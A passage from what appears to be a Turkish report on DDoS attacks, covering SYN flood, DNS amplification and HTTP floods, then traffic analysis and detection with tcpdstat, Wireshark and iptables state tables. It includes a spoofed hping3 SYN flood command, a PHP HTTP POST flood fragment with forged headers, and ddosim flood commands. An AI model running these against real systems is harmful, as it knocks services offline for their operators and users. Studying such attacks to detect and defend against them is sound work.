[3]   gnu6348           32 (  0.00%)             1836 (  0.00%)     57.38
[3]   gnu6349           36 (  0.00%)             2064 (  0.00%)     57.33
[3]   gnu6350           36 (  0.00%)             2064 (  0.00%)     57.33
[3]   gnu6355           28 (  0.00%)             1602 (  0.00%)     57.21
[3]   irc6666           41 (  0.00%)             2340 (  0.00%)     57.07
[3]   irc6667           41 (  0.00%)             2334 (  0.00%)     56.93
[3]   irc6668           41 (  0.00%)             2334 (  0.00%)     56.93
[3]   irc6669           44 (  0.00%)             2508 (  0.00%)     57.00
[3]   napster           77 (  0.00%)             4392 (  0.00%)     57.04
[3]   irc7000           53 (  0.00%)             3024 (  0.00%)     57.06
[3]   http-a            33 (  0.00%)             1896 (  0.00%)     57.45
[3]   http-tw           33 (  0.00%)             1878 (  0.00%)     56.91
[3]   http-ts           27 (  0.00%)             1542 (  0.00%)     57.11
[3]   memcach           40 (  0.00%)             2292 (  0.00%)     57.30
[3]   kestrel           39 (  0.00%)             2220 (  0.00%)     56.92
[3]   other        2406503 ( 99.91%)        137509434 ( 99.91%)     57.14
[2]  udp                11 (  0.00%)             1282 (  0.00%)    116.55
[3]   netb-ns            6 (  0.00%)              552 (  0.00%)     92.00
[3]   other              5 (  0.00%)              730 (  0.00%)    146.00
>>>>
```

Şekil 12 : tcpdstat uygulaması ile “syn.pcap” çıktısının analiz edilmesi.


Saldırının özel bir protokole yapılmadığı, isteklerin tcp protokolünü kullandığı göz önüne alındığında, bu saldırının SYN FLOOD saldırısı olduğu söylenebilir.



Şekil 13 : SYN FLOOD saldırısının tcp dump çıktısı

Şekil 13'deki trafik incelendiğinde saldırının farklı ip adreslerinden geldiği görülmektedir. Bu tür saldırılar için örnek komut aşağıdaki gibidir;

```
hping3 --baseport 80 --destport 80 --syn --spoof 192.168.119.129
```



Şekil 14 : SYN FLOOD saldırısının wireshark ile incelenmesi

Çıktıı Wireshark ile incelendiğinde farklı ip adreslerinden SYN paketi geldiği, sistemin bu isteklere cevap verdiği ve ardından RST paketi gönderdiği görülmektedir. Bu şekilde yapılan isteklerin sahte ip adresleri kullanılarak yapıldığını söylemek mümkündür.

Bu tür istekleri Firewall'lar durum (state) tablolarında tutarlar. Bu isteklerin çok fazla sayıda olması Firewall'in tablolarını doldurarak çalışmaz hale getirecektir.

Stateful paket analizi yapabilen Firewall'lar ise dış ortamlara açılan portlara yapılan istekeri öncelikle network katmanında kontrol eder. Bu kontrol işlemi gelen isteğin bir süre bekletilmesi ikinci bir istek geldiği zaman cevapa dönmesidir.

Örnek olarak aşağıdaki IPTABLES Firewall'da yazılmış bir kural görünmektedir.[6]

```
tcp 6 93 SYN_SENT src=192.168.1.34 dst=172.16.2.23 sport=1054
dport=21 [UNREPLIED]

➥src=172.16.2.23 dst=192.168.1.34 sport=21 dport=1054 use=1
```

Tcp 6: izlenecek protokol kümesi,

93 : durum tablosundan silinmeden önce beklenecek süreyi temsil etmektedir.

Bağlantının sağlanmasında sonra ise durum tablosu aşağıdaki gibi değişecektir;

```
tcp 6 41294 ESTABLISHED src=192.168.1.34 dst=172.16.2.23 sport=1054
dport=21

➥src=172.16.2.23 dst=192.168.1.34 sport=21 dport=1054 [ASSURED]
use=1
```

Stateful'un bir diğer özelliği ise incelenen paketlerin sadece network katmanında kalmayıp daha üst katmanlara kadar incelenebilmesidir. [1]

2.4 Uygulama Hedefli Saldırılar

Belirli uygulamaları hedef alarak yapılan saldırı çeşididir. Örnek olarak http servislerine yönelik yapılan GET ve POST istekleri, DNS servislerine yapılan isim sorguları gibi isteklerdir. Bu saldırılar OSI 6. ve 7.katmanlardadır.

OSI 3.katman saldırılarından farklı olarak bu saldırı çeşidinin tespiti oldukça zordur. Çünkü kötü amaçlı istekleri normal isteklerden ayırt etmek oldukça zordur.


Örnek olarak dünya çapında yayın yapan bir web sitesine her yerden istekler gelebildiği (ip spoof göz ardı edilirse) için ülke bazında ip adres kısıtlaması yapılamamaktadır.

2.4.1 DNS Amplification Saldırıları

DNS servislerine yönelik yapılan saldırılar saldırı mantığı yönüyle smurf saldırılarına benzerler. Aynen smurf saldırılarında olduğu gibi burda da saldırdan sahte ip adresleri (spoofed ip) ile DNS sunucularına çok sayıda istek gönderir. Hedef DNS sunucusu aldığı DNS istekerine cevap döner. Gönderilen bu istekler küçük paketler halinde (60 byte) seviyesinde ANY (sorgu yapılan adrese ilişkin tüm kayıtlar) olarak istenir. Böylece sunucunun vermek zorunda olduğu cevap istek paketinin 4-5 katı büyüklüğünde olur.[19] , [8]

Şekil 15: Bir adrese dns sorugusu yapılması.

Bu şekilde binlerce kaynaktan yapılan sorugular hedef sunucu tarafından yanıtlanacağı için trafik artacak ve sunucu bir süre sonra cevap veremez duruma gelecektir.



Şekil 16 : DNS Amplification saldırı şeması.

Bir DNS Amplification saldırısının adımları şu şekildedir;[4]

1- Saldırgan kontrol ettiği makineleri veya bulut sistemlerini yönlendirir,
2- Etki altındaki makineler hedef.com için DNS sunucusuna bir sorguyu hedef sunucu ip adresini kaynak göstererek (spoof ip) gönderir (50 byte)
3- Tekrarlayıcı sunucular DNS sorgusunda bulunur,
4- DNS sunucusu gelen isteğe cevap döner (500 byte),
5- Tekrarlayıcı sunucular DNS sunucudan aldığı cevabı hafızasında tutar ve hedef DNS sunucuya gönderir(500 byte).

Bu şekilde 1000 adet istek ; 1000*500 byte = 0,47 MB 100000*500 byte = 47 MB olarak hat tüketimine sebep olur. [4]

2.4.2 HTTP GET/POST Saldırıları

Bu saldırı çeşidinde hedef uygulama sunucusunun üzerinde çalıştırdığı uygulamaların zaafiyetleri hedef alınarak, sunucunun hem uygulama hemde ram, cpu gibi uygulama harici özelliklerin tüketilmesidir.[14]

HTTP flood saldırıları Layer7 de çalışan GET/POST istekleri kullanılarak (volumetric attack) yapılır.

Layer 7 saldırıları aşağıdaki gibi özetleyebiliriz.


- HTTP get flood (http get isteği)

- HTTP bandwidh consumption (http kullanılarak hat tüketimi)

- DNS query flood (DNS istek saldırısı)


- SIP INVITE flood (Ses uygulamalarına yönelik saldırılar)

Aşağıdaki görselde görüldüğü gibi hedef sunucuya yapılan çok fazla "get" isteği vardır. Bu standart olarak küçük paket talepleri olabileceği gibi, http uygulamasında bulunan bir dosya vb gibi ek'in talep edilmesi de olabilmektedir.



Şekil 17 : Zombi bilgisayarların yaptığı HTTP GET istekleri.

Aşağıda bir web sitesine yapılmış bir istek görülmektedir. Gelen cevapta siteye bağlanma ve download hızı görülmektedir.




Şekil 18 : Bir siteye yapılan GET isteği ve ortalama hızı.

Aynı şekilde yapılan bir get isteğinin log çıktısı aşağıdaki gibi

26 0.606367	213.153.205.182	199.148.145.6	HTTP	HTTP/1.1 200 OK	(text/html)
32 0.804373	162.216.154.125	213.153.205.182	HTTP	GET / HTTP/1.0	
33 0.809453	213.153.205.182	162.216.154.125	HTTP	HTTP/1.1 200 OK	(text/html)
39 1.004762	205.182.177.239	213.153.205.182	HTTP	GET / HTTP/1.0	
40 1.007915	213.153.205.182	205.182.177.239	HTTP	HTTP/1.1 200 OK	(text/html)
46 1.204983	164.192.24.244	213.153.205.182	HTTP	GET / HTTP/1.0	
47 1.207573	213.153.205.182	164.192.24.244	HTTP	HTTP/1.1 200 OK	(text/html)
53 1.406715	39.163.133.234	213.153.205.182	HTTP	GET / HTTP/1.0	
55 1.408858	213.153.205.182	39.163.133.234	HTTP	HTTP/1.1 200 OK	(text/html)

Şekil 19: GET isteğinin wireshark çıktısı.

Get isteği yapılan bir sunucuda (örnek bir web sunucusu) aşağıdaki gibi loglar görünecektir.



Şekil 20 : Web sunucu GET log'ları.

Saldırı altında olan bir sitenin cevap vermesi çok uzun sürecektir, cevap verme süresi saniye bazında olacaktır.[7]

Backdoor sitelerin yaptıkları http GET/POST istek örneği aşağıdaki gibidir.

```
for($i = 0;$i < $num;$i++){
                $fp = fsockopen("tls://".$parts['host'], 443);
                stream_set_timeout($fp, 300);
                fwrite($fp, http_req());
                stream_set_blocking($fp, 0);
                $target_sockets[] = $fp;
}
function http_req(){
                $rand = md5(microtime().rand(0,500));
                $host = $parts['host'];
                $path = $parts['path'];
                return "POST $path HTTP/1.1\r\n" . "Host: $host\r\n" . "User-Agent: ".$ua[rand(0,count($ua)-1)]."\r\n"
                . "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n" . "Accept-Language: en-us,en;q=0.5\r\n"
                . "Accept-Encoding: gzip, deflate\r\n" . "Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n"
                . "Connection: Keep-Alive\r\n" . "Cache-Control: no-cache\r\n" . "Referer: ".$referer."\r\n"
                . "Cookie: ".getcookie()."\r\n" . "X-FORWARDED-FOR: ".ipgen()."\r\n" . "Via: ".ipgen()."\r\n"
                ."CLIENT-IP: ".ipgen()."\r\n" . "Content-Type: application/x-www-form-urlencoded\r\n"
                . "Content-Length: " . strlen($postdata) . "\r\n\r\n"
```

HTTP get isteklerini simulasyon ortamında oluşturmak için kullanılan "ddosim" uygulamasının örneği aşağıdaki gibidir.

→ 100 adet isteğinin rastgele oluşturulacak ip adreslerinden gönderme;

```
./ddosim -d 192.168.1.2 -p 80 -c 100 -r HTTP_INVALID -i
eth0
```

→ Web sunuya yüksek hızda (time değeri ile) sınırsız istek oluşturma;

```
./ddosim -d 192.168.1.2 -p 80 -c 0 -w 0 -t 10 -r HTTP_VALID -i
eth0
```

→ Kaynağı x.x.x.x ip adresi göstererek SMTP portuna EHLO isteği göndermek;

```
./ddosim -d 192.168.1.2 -p 25 -k x.x.x.x -c 0 r SMTP_EHLO
-i eth0
```

- Slowloris Uygulması ;

Slowloris uygulaması 2009 yılında ücretsiz olarak hizmete sunulmuştur. Uygulama "time-delayed" http başlıkları ile oynama yapar (web sunucunun gelen istekleri belirli bir süre tutması, bu süre içerisinde sürekli yeni paketlerin gelmesi)

Birçok yük dengeleyici teknolojileri "mod_antiloris" özelliğini içermektedir. Bunun yanı sıra "Anti-DDOS" http get ataklarına karşı tcp splicing özelliğinde olmalıdırlar.[6]

2.5 DDOS Saldırılarının Tespiti

- Saldırı türünün tespiti,

- Saldırının nereden yapıldığı,


- Saldırının nereyi hedef aldığı,

DDOS saldırılarda uygulanması gereken adımlar aşağıdaki gibi özetlenebilir,

2.5.1 Sistem Anormalliklerinin Tespiti ve Saldırı Türünün Belirlenmesi

Ağ ve sistemlerin durumlarını izleyecek birçok yazılım ve dananım mevcuttur. Bu uygulama ve yazılımlar temelde aynı mantıkta çalışmaktadırlar. Genellikle ağ trafiğinin bir kopyasının analiz uygulamasına yönlendirilmesi veya snmp protolü kullanılarak izleme yapılmaktadır.

İzleme sistemlerine bir eşik değeri belirlenir ve bu değerin aşılması anormallik işaretidir.



Şekil 21: Trafiğin eşik degerini aşması

2.5.2 Saldırının İzlenmesi ve Analizinin Yapılması


- Saldırı türünün tespiti,

- Saldırının nereden yapıldığı,

- Saldırının nereyi hedef aldığı,

- Daha önceden hazırlanmış savunma planı.

Saldırı altında olan bir sistemde ilk yapılacak tespit saldırının hangi segmetlere yapıldığıdır. Mevcut sistem birden fazla servise hizmet veriyor olabileceğinden saldırının ilk aşamadaki tespiti çok önemlidir.




Şekil 22 : Saldırı türünün, izleme uygulaması ile türünün tespiti.

2.5.3 Saldırı Türüne Göre Yapılacaklar

DDOS saldırılarında ISP network'ünde, DDOS önleme sistemlerinde, network izleme gibi yerlerden alınacak uyarılar saldırının türü ve şiddeti için oldukça önemli bilgiler verecektir.

DDOS saldırıları ilk aşamada network anormalliği olarak tespit edilir. Normalin dışında oluşan bir trafiği aşağıdaki örneği gibidir.



Şekil 23 : "Cacti" uygulamasının DDOS trafiğinin tespiti.

Saldırılarda izlenen veya kaydedilen bilgilerin sadece protokol vaya port bazlı yorumlanması analiz eksikliğine yol açacaktır. Saldırının çeşidine

göre zaafiyet kullanan paketleri (payload), uygulamaların sebep olduğu açıklıları tepit edebilmek için tüm trafiğin izlenip değerlendirme yapılması gerekmektedir.

Aşağıda birbirinden farklı çeşitte olan saldırıların dump çıktıları görülmektedir.

Örnek 1: TCP kaynak paketleri kullanılarak yapılan bir saldırı.

Saldırı esnasında alınan dump çıktıları incelendiğinde TCP isteklerinin en üst sevidede olduğu görülmektedir. Bu şekilde saldırının SYN FLOOD saldırısı olduğu anlaşılmaktadır.


```
DumpFile:  tcpdos2.pcap
FileSize: 7.86MB
Id: 201408060439
StartTime: Wed Aug  6 04:39:17 2014
EndTime:   Wed Aug  6 04:39:39 2014
TotalTime: 21.65 seconds
TotalCapSize: 6.14MB  CapLen: 1514 bytes
# of packets: 112482 (6.14MB)
AvgRate: 2.58Mbps  stddev:1.33M   PeakRate: 4.28Mbps
### IP flow (unique src/dst pair) Information ###
# of flows: 112402  (avg. 1.00 pkts/flow)
Top 10 big flow size (bytes/total in %):
  0.3%  0.0%  0.0%  0.0%  0.0%  0.0%  0.0%  0.0%  0.0%  0.0%

### IP address Information ###
# of IPv4 addresses: 88072
Top 10 bandwidth usage (bytes/total in %):
 99.7%  0.3%  0.3%  0.0%  0.0%  0.0%  0.0%  0.0%  0.0%  0.0%
### Packet Size Distribution (including MAC headers) ###
<<<<
 [   32-   63]:     112452
 [   64-  127]:          2
 [  128-  255]:          3
 [  256-  511]:         13
 [  512- 1023]:          7
 [ 1024- 2047]:          5
>>>>
### Protocol Breakdown ###
<<<<
     protocol     packets         bytes          bytes/pkt
------------------------------------------------------------------------------
[0] total           112482 (100.00%)          6441995 (100.00%)     57.27
[1] ip              112480 (100.00%)          6441893 (100.00%)     57.27
[2]  tcp            112480 (100.00%)          6441893 (100.00%)     57.27
[3]   ftpdata            2 (  0.00%)              108 (  0.00%)     54.00
[3]   ftp                2 (  0.00%)              108 (  0.00%)     54.00
[3]   ssh                2 (  0.00%)              114 (  0.00%)     57.00
[3]   telnet             2 (  0.00%)              114 (  0.00%)     57.00
[3]   smtp               2 (  0.00%)              114 (  0.00%)     57.00
[3]   name               3 (  0.00%)              174 (  0.00%)     58.00
[3]   dns                3 (  0.00%)              168 (  0.00%)     56.00
[3]   http(s)            2 (  0.00%)              120 (  0.00%)     60.00
[3]   kerb5              1 (  0.00%)               60 (  0.00%)     60.00
[3]   pop3               1 (  0.00%)               54 (  0.00%)     54.00
[3]   sunrpc             1 (  0.00%)               54 (  0.00%)     54.00
[3]   ident              1 (  0.00%)               54 (  0.00%)     54.00
[3]   nntp               3 (  0.00%)              168 (  0.00%)     56.00
[3]   ntp                3 (  0.00%)              168 (  0.00%)     56.00
[3]   bgp                1 (  0.00%)               60 (  0.00%)     60.00
[3]   rlogin             1 (  0.00%)               60 (  0.00%)     60.00
[3]   rtsp               1 (  0.00%)               60 (  0.00%)     60.00
[3]   ldaps              2 (  0.00%)              120 (  0.00%)     60.00
[3]   socks              2 (  0.00%)              114 (  0.00%)     57.00
[3]   kasaa              2 (  0.00%)              120 (  0.00%)     60.00
[3]   scribe             3 (  0.00%)              174 (  0.00%)     58.00
[3]   squid              2 (  0.00%)              120 (  0.00%)     60.00
[3]   ms-gc              1 (  0.00%)               60 (  0.00%)     60.00
[3]   ms-gcs             1 (  0.00%)               60 (  0.00%)     60.00
[3]   mysql              2 (  0.00%)              114 (  0.00%)     57.00
[3]   hotline            5 (  0.00%)              282 (  0.00%)     56.40
[3]   realaud            2 (  0.00%)              114 (  0.00%)     57.00
[3]   icecast            2 (  0.00%)              114 (  0.00%)     57.00
[3]   gnu6346            1 (  0.00%)               60 (  0.00%)     60.00
[3]   irc6666            3 (  0.00%)              174 (  0.00%)     58.00
[3]   irc6667            3 (  0.00%)              174 (  0.00%)     58.00
